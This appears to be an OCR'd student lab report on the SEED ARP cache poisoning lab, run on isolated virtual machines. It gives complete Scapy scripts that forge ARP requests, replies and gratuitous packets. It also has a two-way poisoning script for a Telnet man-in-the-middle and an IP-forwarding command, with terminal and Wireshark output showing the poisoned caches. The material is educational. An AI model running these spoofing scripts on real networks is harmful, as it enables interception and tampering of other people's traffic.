
The following provides the environment for this lab:

	IP Address	MAC Address
Attacker – SEEDUbuntu - M	10.0.2.7	08:00:27:b7:ba:af
A – SEEDUbuntu1	10.0.2.8	08:00:27:cd:2d:fd
B – SEEDUbuntu2	10.0.2.9	08:00:27:34:16:8b



Task 1: ARP Cache Poisoning


In this task, we attack A's ARP cache such that B's IP is mapped to Attacker's MAC address in A's ARP Cache. We achieve this using 3 different methods as following:

Task 1A (using ARP request):


The following is the code to perform ARP Cache poisoning using spoofed ARP request to A:

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  E = Ether()
5  A = ARP(hwsrc='08:00:27:b7:ba:af',psrc='10.0.2.9',
6      hwdst='08:00:27:cd:2d:fd', pdst='10.0.2.8')
7
8  pkt = E/A
9  pkt.show()
10 sendp(pkt)
```

In the above code, we create an ARP packet with source address as B's IP and M's MAC and destination as A's IP and MAC address. The op field's default value is used i.e. 1 indicating it's an ARP Request. We run the above code and see the packet sent out as:



The op who-has field indicates that it is an ARP request. The following show the ARP for A and B:



Normally, the ARP requests are broadcasted. However, we wanted to poison only A's ARP Cache, so we create a unicast message and send it to A. We see that we are successful in our attack.

However, the above code also creates an entry of our machine 10.0.2.7 in A's ARP Cache. This might be because the Ethernet header's fields are filled by the OS based on the packet received. We revise the code as following, by entering the Ethernet header's fields:

```python
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:cd:2d:fd', src='08:00:27:b7:ba:af')
A = ARP(hwsrc='08:00:27:b7:ba:af',psrc='10.0.2.9',
    hwdst='08:00:27:cd:2d:fd', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)
```

On running the code, we observe same result as before:

```
Terminal
[01/30/20]seed@VM:~/.../Lab2$ sudo python Task1.1.py
###[ Ethernet ]###
  dst       = 08:00:27:cd:2d:fd
  src       = 08:00:27:b7:ba:af
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:b7:ba:af
     psrc      = 10.0.2.9
     hwdst     = 08:00:27:cd:2d:fd
     pdst      = 10.0.2.8

.
Sent 1 packets.
[01/30/20]seed@VM:~/.../Lab2$
```

On the machine A and B, we see the following:

```
SEEDUbuntu1 [Running]
6:15 PM
[01/30/20]seed@VM:~$ sudo arp -d 10.0.2.7
[01/30/20]seed@VM:~$ sudo arp -d 10.0.2.9
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                         (incomplete)                              enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$
SEEDUbuntu2 [Running]
6:15 PM
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
[01/30/20]seed@VM:~$
```

The entries are deleted before running the code and the two ARP results shown above are before and after running the program. We see that, the above code no more results in storing Attacker's entry in the ARP Cache of A.

Task 1B (using ARP reply):

The following is the code to perform ARP Cache poisoning using spoofed ARP reply to A:

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:cd:2d:fd', src='08:00:27:b7:ba:af')
A = ARP(op=2,hwsrc='08:00:27:b7:ba:af',psrc='10.0.2.9',
    hwdst='08:00:27:cd:2d:fd', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)

```

The only change here is that the OP field is set to 2 i.e. ARP reply. Rest of the code is same. On executing the program, we see the following packet is sent out:

```
Terminal
[01/30/20]seed@VM:~/.../Lab2$ sudo python Task1.2.py
###[ Ethernet ]###
  dst       = 08:00:27:cd:2d:fd
  src       = 08:00:27:b7:ba:af
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = 08:00:27:b7:ba:af
     psrc      = 10.0.2.9
     hwdst     = 08:00:27:cd:2d:fd
     pdst      = 10.0.2.8

.
Sent 1 packets.
```

The is-at string in op indicates that it is an ARP reply. The following is the ARP Cache entries in A and B:

```
SEEDUbuntu1 [Running]
[01/30/20]seed@VM:~$ sudo arp -d 10.0.2.7
[01/30/20]seed@VM:~$ sudo arp -d 10.0.2.9
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                         (incomplete)                              enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$
SEEDUbuntu2 [Running]
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
```

Task 1C (using ARP gratuitous message):


We spoof an ARP gratuitous message with B's IP address using the following program:

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='08:00:27:b7:ba:af')
A = ARP(hwsrc='08:00:27:b7:ba:af',psrc='10.0.2.9',
    hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.9')

pkt = E/A
pkt.show()
sendp(pkt)

```

On running the above program, we see that the desired packet is sent out:

```
[01/30/20]seed@VM:~/.../Lab2$ sudo python Task1.3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:b7:ba:af
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:b7:ba:af
     psrc      = 10.0.2.9
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.9

.
Sent 1 packets.
[01/30/20]seed@VM:~/.../Lab2$
```

The following shows the ARP cache before and after running the program:



In the above output, we see that only A's ARP Cache changes and even though B received the packet (due to the packet being broadcasted on the network), B's ARP Cache remains unchanged. This is because the sender's IP address matches B's IP address and hence B assumes that the packet was sent by it. The ARP Cache only consists of those IP address that does not belong to the host.

In these 3 ways, we can spoof an ARP packet and perform ARP Cache Poisoning.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

The following provides the code to perform ARP Cache Poisoning on A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address:

```
#!/usr/bin/python3
from scapy.all import *

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(hwsrc=mac_src,psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
    sendp(pkt)

send_ARP_packet('08:00:27:cd:2d:fd', '08:00:27:b7:ba:af', '10.0.2.8','10.0.2.9')
send_ARP_packet('08:00:27:34:16:8b','08:00:27:b7:ba:af','10.0.2.9','10.0.2.8')
```

The above code uses the ARP request method to perform ARP Cache Poisoning. The ARP Cache before and after running the code on A and B, respectively, is as follows:

```
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                         (incomplete)                              enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                         (incomplete)                              enp0s3
[01/30/20]seed@VM:~$
```

```
SEEDUbuntu2 [Running]
                                                                  En  7:07 PM
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.8                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
[01/30/20]seed@VM:~$
```

The Wireshark capture show that the ARP request and replies are generated as follows:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-01-30 19:07:30.7559782…	PcsCompu_b7:ba:af	PcsCompu_cd:2d:fd	ARP	42	Who has 10.0.2.8? …
2	2020-01-30 19:07:30.7564195…	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:…
3	2020-01-30 19:07:30.7578987…	PcsCompu_b7:ba:af	PcsCompu_34:16:8b	ARP	42	Who has 10.0.2.9? …
4	2020-01-30 19:07:30.7583471…	PcsCompu_34:16:8b	PcsCompu_b7:ba:af	ARP	60	10.0.2.9 is at 08:…


```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
  ▸ Destination: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
  ▸ Source: PcsCompu_b7:ba:af (08:00:27:b7:ba:af)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_b7:ba:af (08:00:27:b7:ba:af)
    Sender IP address: 10.0.2.9
    Target MAC address: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
    Target IP address: 10.0.2.8
```

Step 2 (Testing):

After performing the ARP Cache poisoning, we ping from A to B and see the following results:

```
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 (incomplete)                                      enp0s3
[01/30/20]seed@VM:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=10 ttl=64 time=1.06 ms
64 bytes from 10.0.2.9: icmp_seq=11 ttl=64 time=0.547 ms
64 bytes from 10.0.2.9: icmp_seq=12 ttl=64 time=0.649 ms
^C
--- 10.0.2.9 ping statistics ---
12 packets transmitted, 3 received, 75% packet loss, time 11224ms
rtt min/avg/max/mdev = 0.547/0.754/1.068/0.227 ms
[01/30/20]seed@VM:~$
```

We see that 12 packets are transmitted and only 3 are received. The Wireshark capture is as follows:



No.	Time	Source	Destination	Protocol	Length	Info
1	2020-01-30 19:17:10.4914620…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
2	2020-01-30 19:17:11.5086630…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
3	2020-01-30 19:17:11.8211327…	10.0.2.7	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0…
4	2020-01-30 19:17:11.8252933…	10.0.2.3	10.0.2.7	DHCP	590	DHCP ACK - Transaction ID 0…
5	2020-01-30 19:17:12.5322010…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
6	2020-01-30 19:17:13.5567035…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
7	2020-01-30 19:17:14.5801604…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
8	2020-01-30 19:17:15.6048800…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
9	2020-01-30 19:17:15.6678296…	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	42	Who has 10.0.2.9? Tell 10.0.2.8
10	2020-01-30 19:17:16.6283402…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
11	2020-01-30 19:17:16.6922179…	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	42	Who has 10.0.2.9? Tell 10.0.2.8
12	2020-01-30 19:17:17.0591165…	PcsCompu_b7:ba:af	PcsCompu_ee:6f:05	ARP	60	Who has 10.0.2.3? Tell 10.0.2.7
13	2020-01-30 19:17:17.0591229…	PcsCompu_ee:6f:05	PcsCompu_b7:ba:af	ARP	60	10.0.2.3 is at 08:00:27:ee:6f:05
14	2020-01-30 19:17:17.6530071…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
15	2020-01-30 19:17:17.7160122…	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	42	Who has 10.0.2.9? Tell 10.0.2.8
16	2020-01-30 19:17:18.6765392…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
17	2020-01-30 19:17:19.7007400…	PcsCompu_cd:2d:fd	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.8
18	2020-01-30 19:17:19.7014803…	PcsCompu_34:16:8b	PcsCompu_cd:2d:fd	ARP	60	10.0.2.9 is at 08:00:27:34:16:8b
19	2020-01-30 19:17:19.7014897…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
20	2020-01-30 19:17:19.7017781…	10.0.2.9	10.0.2.8	ICMP	98	Echo (ping) reply id=0x0c28, …
21	2020-01-30 19:17:20.7016347…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
22	2020-01-30 19:17:20.7021593…	10.0.2.9	10.0.2.8	ICMP	98	Echo (ping) reply id=0x0c28, …
23	2020-01-30 19:17:21.7158698…	10.0.2.8	10.0.2.9	ICMP	98	Echo (ping) request id=0x0c28, …
24	2020-01-30 19:17:21.7164942…	10.0.2.9	10.0.2.8	ICMP	98	Echo (ping) reply id=0x0c28, …
25	2020-01-30 19:17:24.8758119…	PcsCompu_34:16:8b	PcsCompu_cd:2d:fd	ARP	60	Who has 10.0.2.8? Tell 10.0.2.9
26	2020-01-30 19:17:24.8758250…	PcsCompu_cd:2d:fd	PcsCompu_34:16:8b	ARP	42	10.0.2.8 is at 08:00:27:cd:2d:fd

The observation is that initially the ping was unsuccessful since there was no echo reply captured. After some unsuccessful ping requests, there was an ARP request made from A for B's MAC address. We see that there was no ARP response seen for some time, and A continuously broadcasted an ARP request for B's MAC address. At the number 18, there was an ARP response from B and after that the Ping was successful.

This was because A had M's MAC address as B's MAC address. This caused all the ping requests to go to M and on receiving these ping requests, the M's NIC card accepted these packets since they had M's MAC address on it. However, as soon as the NIC forwarded the packet to the Kernel, the kernel realized that the packet's IP address doesn't match the IP address of the host and hence dropped the packet. This caused the ping requests to be dropped and there was no ping reply from M or B (because B never received the packet). After certain unsuccessful ping requests, A sent an ARP request and then B's original MAC address was received, over-riding the effect of our attack of ARP Cache poisoning. After this the ping was successful.

Step 3 (Turn on IP forwarding):

We turn on IP forwarding and perform the attack again:

```
[01/30/20]seed@VM:~/.../Lab2$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[01/30/20]seed@VM:~/.../Lab2$ sudo python Task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
[01/30/20]seed@VM:~/.../Lab2$
```


We ping B from A and see that our ping is successful:

```
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.9                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.7                 ether   08:00:27:b7:ba:af   C                     enp0s3
[01/30/20]seed@VM:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
From 10.0.2.7: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=1 ttl=63 time=1.14 ms
From 10.0.2.7: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=2 ttl=63 time=1.17 ms
From 10.0.2.7: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=3 ttl=63 time=1.51 ms
From 10.0.2.7: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=4 ttl=63 time=1.72 ms
^C
--- 10.0.2.9 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.141/1.387/1.721/0.242 ms
[01/30/20]seed@VM:~$
```

SEEDUbuntu2 [Running]

```
[01/30/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.8                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.7                 ether   08:00:27:b7:ba:af   C                     enp0s3
10.0.2.3                 ether   08:00:27:ee:6f:05   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
[01/30/20]seed@VM:~$
```

The following show the Wireshark capture of the ping:



